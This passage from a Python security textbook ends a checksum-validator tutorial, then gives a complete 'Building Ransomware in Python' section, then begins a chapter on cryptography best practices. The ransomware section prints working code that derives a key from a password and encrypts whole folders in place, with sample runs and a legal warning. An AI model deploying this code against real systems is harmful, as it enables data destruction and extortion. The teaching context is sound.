
There you have it! We've successfully built a simple but powerful script that we can use to verify our downloads in order to ensure integrity.

Now, let's test our code. For this demonstration, I'll be making use of the VLC media player. I'm using this because VLC is quite a popular media player. Even if you have it, it's okay to still download it for this demonstration as you don't have to install it to achieve what we want to do.


So head to their website. You should see something similar to this:



Click on the **Download VLC** button and you should see:



After clicking the **Display checksum** button, you should see the following SHA-256 checksum:



By the way, if you skipped our hashing chapter, a checksum, in computing and data validation, is a hash value derived from data to ensure its integrity. So it's literally what we're going to use to verify our download after completion.

Now that we have downloaded the software to test (VLC), let's run our program. Please note that I already have my downloaded file in the same working directory as my Python file. You don't need to do this. Just make sure when referencing the file to test, you specify the full path:

```
$ python file_validator.py -f E:\Downloads\vlc-3.0.20-win32.exe --hash e197583514fa600f24a3b88cf6b24102c5c09dc39bad6ac9626bd55f23ff9def
[+] Hash verification successful. The software is authentic.
```

Other security measures to take to prevent data modification include:

1. **Using HTTPS:** Ensure that websites you visit use HTTPS for secure communication. Most modern browsers display a padlock symbol in the address bar to indicate a secure connection.
2. **Verify Certificates:** When visiting secure websites, pay attention to the SSL/TLS certificates. Check that the certificate's details match the website's domain. This is done automatically with modern web browsers. So, be cautious if you receive browser warnings about certificate issues.
3. **Public Wi-Fi:** Avoid sensitive transactions or logging into accounts on public Wi-Fi networks. If you must use public Wi-Fi, consider using a virtual private network (VPN) to encrypt your connection.
4. **Keep the Software Updated:** Regularly update your operating system, browser, and security software. These updates often include patches for security vulnerabilities.
5. **Educate Yourself:** Continuously educate yourself about common online threats and best practices for online security. Staying informed is crucial.

With that, we're done! In this section, we were able to build a file checksum validator in Python with the help of handly libraries like `hashlib`.

6.8 Building Ransomware in Python

Ransomware is a type of malware that encrypts the files of a system and decrypts only after a sum of money is paid to the attacker.

Just like we discussed earlier, two prominent encryption methods are (secret-key) symmetric-key encryption and public-key (asymmetric) encryption. Symmetric-key encryption involves using the same key for both encryption and decryption. This is what we'll use in this program.

There are a lot of types of ransomware. The one we will build in this tutorial uses the same password to encrypt and decrypt the data. In other words, we use key derivation functions to derive a key from a password. So, hypothetically, when the victim pays us, we will simply give him the password to decrypt their files.

Thus, instead of randomly generating a key, we use a password to derive the key, and there are algorithms for this purpose. One of these algorithms is Scrypt, a password-based key derivation function created in 2009 by Colin Percival.

Getting Started

To get started, as usual, Open up a new file, call it `ransomware.py` , and import the following:

```
import pathlib
import secrets
import os
import base64
```

```
import getpass
import cryptography
from cryptography.fernet import Fernet
from cryptography.hazmat.primitives.kdf.scrypt import Scrypt
```

Don't worry about these imported libraries for now, we will explain each part of the code as we proceed.

Deriving the Key from a Password

First, key derivation functions need random bits added to the password before it's hashed; these bits are often called salts, which help strengthen security and protect against dictionary and brute-force attacks. Let's make a function to generate that using the secrets module:

```
def generate_salt(size=16):
  """Generate the salt used for key derivation,
  `size` is the length of the salt to generate"""
  return secrets.token_bytes(size)
```

We are using the `secrets` module instead of `random` because `secrets` is used for generating cryptographically strong random numbers suitable for password generation, security tokens, salts, etc.

Next, let's make a function to derive the key from the password and the salt:

```
def derive_key(salt, password):
  """Derive the key from the `password` using the passed `salt`"""
  kdf = Scrypt(salt=salt, length=32, n=2**14, r=8, p=1)
  return kdf.derive(password.encode())
```

We initialize the Scrypt algorithm by passing the following:

- The `salt`.
- The desired `length` of the key (32 in this case).
- `n`: CPU/Memory cost parameter which must be larger than 1 and be a power of 2.
- `r`: Block size parameter.
- `p`: Parallelization parameter.

As mentioned in the documentation, `n`, `r`, and `p` can adjust the computational and memory cost of the Scrypt algorithm. RFC 7914 recommends `r=8`, `p=1`, where the original Scrypt paper suggests that `n` should have a minimum value of `2**14` for interactive logins or `2**20` For more sensitive files, you can check the documentation for more information.

Next, we make a function to load a previously generated salt:

```
def load_salt():
  # load salt from salt.salt file
  return open("salt.salt", "rb").read()
```

Now that we have the salt generation and key derivation functions, let's make the core function that generates the key from a password:

```
def generate_key(password, salt_size=16, load_existing_salt=False, save_salt=True):
  """Generates a key from a `password` and the salt.
  If `load_existing_salt` is True, it'll load the salt from a file
  in the current directory called "salt.salt".
  If `save_salt` is True, then it will generate a new salt
```

```
and save it to `salt.salt` """
if load_existing_salt:
    # load existing salt
    salt = load_salt()
elif save_salt:
    # generate new salt and save it
    salt = generate_salt(salt_size)
    with open("salt.salt", "wb") as salt_file:
        salt_file.write(salt)
# generate the key from the salt and the password
derived_key = derive_key(salt, password)
# encode it using Base 64 and return it
return base64.urlsafe_b64encode(derived_key)
```

The above function accepts the following arguments:

- `password` : The password string to generate the key from.
- `salt_size` : An integer indicating the size of the salt to generate.
- `load_existing_salt` : A boolean indicating whether we load a previously generated salt.
- `save_salt` : A boolean to indicate whether we save the generated salt.

After we load or generate a new salt, we derive the key from the password using our `derive_key()` function and return the key as a Base64-encoded text.

File Encryption

Now, we dive into the most exciting part, encryption and decryption functions:

```
def encrypt(filename, key):
    """Given a filename (str) and key (bytes), it encrypts the file and write it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read all file data
        file_data = file.read()
    # encrypt data
    encrypted_data = f.encrypt(file_data)
    # write the encrypted file
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

Pretty straightforward, after we make the `Fernet` object from the key passed to this function, we read the file data and encrypt it using the `Fernet.encrypt()` method.

After that, we take the encrypted data and override the original file with the encrypted file by simply writing the file with the same original name.

File Decryption

Okay, that's done. Going to the decryption function now, it is the same process, except we will use the `decrypt()` function instead of `encrypt()` on the `Fernet` object:

```
def decrypt(filename, key):
```

```
    """Given a filename (str) and key (bytes), it decrypts the file and write it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("[!] Invalid token, most likely the password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
        file.write(decrypted_data)
```

We add a simple try-except block to handle the exception when the password is incorrect.

Encrypting and Decrypting Folders

Awesome! Before testing our functions, we need to remember that ransomware encrypts entire folders or even the entire computer system, not just a single file.

Therefore, we must write code to encrypt folders with their subfolders and files. Let's start with encrypting folders:

```
def encrypt_folder(foldername, key):
    # if it's a folder, encrypt the entire folder (i.e all the containing files)
    for child in pathlib.Path(foldername).glob("*"):
```

```
    if child.is_file():
        print(f"[*] Encrypting {child}")
        # encrypt the file
        encrypt(child, key)
    elif child.is_dir():
        # if it's a folder, encrypt the entire folder by calling this function recursively
        encrypt_folder(child, key)
```

Not that complicated; we use the `glob()` method from the `pathlib` module's `Path()` class to get all the subfolders and files in that folder. It is the same as `os.scandir()` except that `pathlib` returns `Path` objects and not regular Python strings.

Inside the for loop, we check if this child path object is a file or a folder. We use our previously defined `encrypt()` function if it is a file. If it's a folder, we recursively run the `encrypt_folder()` but pass the child path into the `foldername` argument.

The same thing for decrypting folders:

```
def decrypt_folder(foldername, key):
    # if it's a folder, decrypt the entire folder
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Decrypting {child}")
            # decrypt the file
            decrypt(child, key)
        elif child.is_dir():
            # if it's a folder, decrypt the entire folder by calling this function recursively
```

```
        decrypt_folder(child, key)
```

That's great! Now, all we have to do is use the `argparse` module to make our script as easily usable as possible from the command line:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with a Password")
    parser.add_argument("path", help="Path to encrypt/decrypt, can be a file or an entire folder")
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
                        help="Whether to encrypt the file/folder, only -e or -d can be specified.")
    parser.add_argument("-d", "--decrypt", action="store_true",
                        help="Whether to decrypt the file/folder, only -e or -d can be specified.")
    # parse the arguments
    args = parser.parse_args()
    # get the password
    if args.encrypt:
        password = getpass.getpass("Enter the password for encryption: ")
    elif args.decrypt:
        password = getpass.getpass("Enter the password you used for encryption: ")
    # generate the key
    if args.salt_size:
        key = generate_key(password, salt_size=args.salt_size, save_salt=True)
    else:
        key = generate_key(password, load_existing_salt=True)
```

```
# get the encrypt and decrypt flags
encrypt_ = args.encrypt
decrypt_ = args.decrypt
# check if both encrypt and decrypt are specified
if encrypt_ and decrypt_:
  raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
elif encrypt_:
  if os.path.isfile(args.path):
    # if it is a file, encrypt it
    encrypt(args.path, key)
  elif os.path.isdir(args.path):
    encrypt_folder(args.path, key)
elif decrypt_:
  if os.path.isfile(args.path):
    decrypt(args.path, key)
  elif os.path.isdir(args.path):
    decrypt_folder(args.path, key)
else:
  raise TypeError("Please specify whether you want to encrypt the file or decrypt it.")
```

Okay, so we're expecting a total of four parameters, which are the path of the folder/file to encrypt or decrypt, the salt size, which, if passed, generates a new salt with the given size, and whether to encrypt or decrypt via `-e` or `-d` parameters respectively.

Running the Code

To test our script, you have to come up with files you don't need or have a copy of them somewhere on your

computer. For my case, I've created a folder named `test-folder` in the same directory where `ransomware.py` is located and brought some PDF documents, images, text files, and others. Here's the content of it:

Name	Date modified	Type	Size
Documents	7/11/2022 11:45 AM	File folder	
Files	7/11/2022 11:46 AM	File folder	
Pictures	7/11/2022 11:45 AM	File folder	
test	7/11/2022 11:51 AM	Text Document	1 KB
test2	7/11/2022 11:51 AM	Text Document	1 KB
test3	7/11/2022 11:51 AM	Text Document	2 KB

And here's what's inside the **Files** folder:

Archive	7/11/2022 11:46 AM	File folder
Programs	7/11/2022 11:47 AM	File folder

Where **Archive** and **Programs** contain some zip files and executables, let's try to encrypt this entire `test-folder` folder:

```
$ python ransomware.py -e test-folder -s 32
```

You have to specify the `-s` parameter, I've specified the salt to be 32 in size and passed the `test-folder` to the script. You will be prompted for a password for encryption; let's use "1234":

```
$ python ransomware.py -e test-folder -s 32
```

```
Enter the password for encryption:
[*] Encrypting test-folder\Documents\free-Chapter 1_ Introduction-to-PDF-Processing-in-Python.pdf
[*] Encrypting test-folder\Documents\free-Chapter_2_Building_Malware.pdf
[*] Encrypting test-folder\Files\Archive\my-archive.zip
[*] Encrypting test-folder\Files\Programs\7z2107-x64.exe
[*] Encrypting test-folder\Pictures\cat face flat.jpg
[*] Encrypting test-folder\Pictures\cute_dog_flat_light.png
[*] Encrypting test-folder\test.txt
[*] Encrypting test-folder\test2.txt
[*] Encrypting test-folder\test3.txt
```

You'll be prompted to enter a password, `get_pass()` hides the characters you type, so it's more secure.

It looks like the script successfully encrypted the entire folder! You can test it by yourself on a folder you come up with (I insist, please don't use it on files you need and do not have a copy elsewhere).

The files remain in the same extension, but if you right-click, you won't be able to read anything.

You will also notice the `salt.salt` file appeared in your current working directory. Do not delete it, as it's necessary for the decryption process.

Let's try to decrypt it with a wrong password, something like "1235" and not "1234":

```
$ python ransomware.py test-folder -d
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\free-Chapter 1_ Introduction-to-PDF-Processing-in-Python.pdf
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Documents\free-Chapter_2_Building_Malware.pdf
```

```
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\my-archive.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Programs\7z2107-x64.exe
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\cat face flat.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\cute_dog_flat_light.png
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test2.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test3.txt
[!] Invalid token, most likely the password is incorrect
```

Now let's decrypt it with the correct password:

```
$ python ransomware.py test-folder -d
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\free-Chapter 1_ Introduction-to-PDF-Processing-in-Python.pdf
[*] Decrypting test-folder\Documents\free-Chapter_2_Building_Malware.pdf
[*] Decrypting test-folder\Files\Archive\my-archive.zip
[*] Decrypting test-folder\Files\Programs\7z2107-x64.exe
[*] Decrypting test-folder\Pictures\cat face flat.jpg
[*] Decrypting test-folder\Pictures\cute_dog_flat_light.png
[*] Decrypting test-folder\test.txt
```

```
[*] Decrypting test-folder\test2.txt
[*] Decrypting test-folder\test3.txt
```

The entire folder is back to its original form now, all the files are readable, so it's working!

It's important to note that creating and distributing ransomware is illegal and unethical. It can cause significant harm to individuals and organizations by disrupting their operations and potentially costing them a lot of money to recover their files. It's important to use encryption responsibly and only for legitimate purposes.

Conclusion

The section has described a process for creating ransomware, a type of malicious software that encrypts a victim's files and demands payment in exchange for the decryption key. The key is derived from a password using the Scrypt algorithm and salt, which helps to strengthen the security of the key derivation process. While encryption can be a useful tool for protecting data, it's important to use it responsibly and not to create or distribute malicious software like ransomware, as it can cause significant harm and is illegal. This was a very long one! See you in the next chapter, where we dive into cryptography best practices and considerations.

CHAPTER 7: BEST PRACTICES AND SECURITY CONSIDERATIONS

7.1 Cryptography Best Practices

Having learned a great deal about cryptography and even implemented projects, I believe this is a good stop to talk about best practices and security considerations in the context of cryptography.

In the complex realm of cryptography, adhering to best practices is paramount to ensuring the security and effectiveness of encrypted communication. Here, we explore key practices that form the foundation for robust cryptographic systems.

1. **Key Generation:** Randomness is vital. Ensure that cryptographic keys are generated using truly random processes. Predictable keys are susceptible to attacks. In Python, it's crucial to use the `secrets` module over the `random` module due to its design for generating cryptographically strong random numbers, ensuring enhanced security and unpredictability.

2. **Key Management:** Safeguard cryptographic keys with the utmost care. Employ secure key management practices to prevent unauthorized access.

3. **Key Length:** Longer keys generally provide higher security. Stay abreast of recommended key

lengths for specific algorithms to withstand evolving threats.

4. **Regular Key Updates:** Periodically update cryptographic keys. This practice enhances security by mitigating risks associated with prolonged key usage.

5. **Algorithm Selection:** Stay current, and choose widely accepted and vetted cryptographic algorithms. Stay informed about the latest developments and vulnerabilities to adapt your choices accordingly.

6. **Secure Communication Protocols:** Layered protection. Implement secure communication protocols such as TLS for transmitting encrypted data over networks. Encryption alone may not be sufficient; the entire communication channel should be secure.

7. **Avoid Security through Obscurity:** Transparency matters, relying on the secrecy of algorithms or methodologies is discouraged. Security should stem from the strength of algorithms and keys, not from keeping them hidden.

8. **Regular Audits and Assessments:** Conduct regular security audits and assessments of cryptographic systems. Identify and address vulnerabilities promptly to maintain robust security.

9. **User Authentication:** Cryptography extends beyond message encryption. Implement secure user authentication mechanisms to ensure only authorized individuals access encrypted content. In the context of Python, this can involve a variety of strategies and tools that leverage cryptographic principles to authenticate users. For instance, Python developers can use cryptographic hash functions to store and verify user passwords securely. Instead of storing passwords in plain text, which would be highly insecure, passwords are first hashed using a

cryptographic hash function (such as those provided by the `hashlib` library, as we saw in the hashing chapter) and then stored. During authentication, the password provided by the user is hashed again, and the result is compared with the stored hash. This method ensures that the actual passwords are not exposed even if the data storage is compromised.

10. **Documented Policies:** Establish comprehensive cryptographic policies and procedures. Document how keys are generated, managed, and updated. This ensures consistency and adherence to best practices across the organization.

11. **Response Plans:** Prepare for contingencies. Develop response plans for security incidents. Be prepared to address and recover from potential breaches or vulnerabilities in the cryptographic infrastructure.

Adhering to these cryptography best practices form a robust defense against potential threats and vulnerabilities. We should always try our best to stay current with the latest trends.

7.2 Key Management and Storage

In the fascinating realm of cryptography, let's unravel the mystery of managing keys by drawing parallels with safeguarding your house keys. Here's a deeper dive into each practice:

1. **Who Gets the Keys:** Selective trust. Hand out cryptographic keys like your house key—only to those you trust. Establish roles and responsibilities so that access is exclusive and aligned with specific tasks.

2. **Protecting the Key's Home:** Imagine your house key in a secure lock box that shows if some-

one tries to tamper with it. Apply this concept to cryptographic keys using advanced storage methods that detect and alert against unauthorized access attempts.

3. **Taking Care of the Key's Life:** Picture the key's life as a meticulously planned journey. From its creation to retirement, each phase is carefully considered. Ensure the key is generated securely, distributed safely, used wisely, rotated periodically, and retired responsibly.

4. **Backup Plan for the Key:** Just like you might stash a spare house key in case of emergencies, cryptographic keys have backup plans. Implement redundant copies and recovery procedures, ensuring swift restoration in unexpected events.

5. **Keeping an Eye on the Key:** Envision a security camera watching over your house key 24/7. Apply the same level of scrutiny to cryptographic keys—monitor them continuously. Regularly audit key usage, detect anomalies, and promptly respond to any irregularities to ensure the key's ongoing safety.

By embracing these practices, you not only secure your cryptographic keys but also contribute to a robust defense against potential threats. Just as you take measures to protect your home, these principles form a digital shield for your sensitive information.

7.3 Common Cryptographic Pitfalls

It’s not fair to talk about cryptography without highlighting its pitfalls. We must be aware of common pitfalls that might trip us up. Let's explore a few areas where we need to tread carefully:

1. **Assuming "Unbreakable" Means Forever:** Nothing lasts forever, and that includes cryptographic methods. Avoid assuming a method is unbreakable indefinitely. Stay informed about emerging threats and update your approach.
2. **Ignoring Key Management:** As you know by now, keys are like the secret sauce in cryptography. Ignoring how we manage and protect them can lead to vulnerabilities. Always prioritize smart key management.
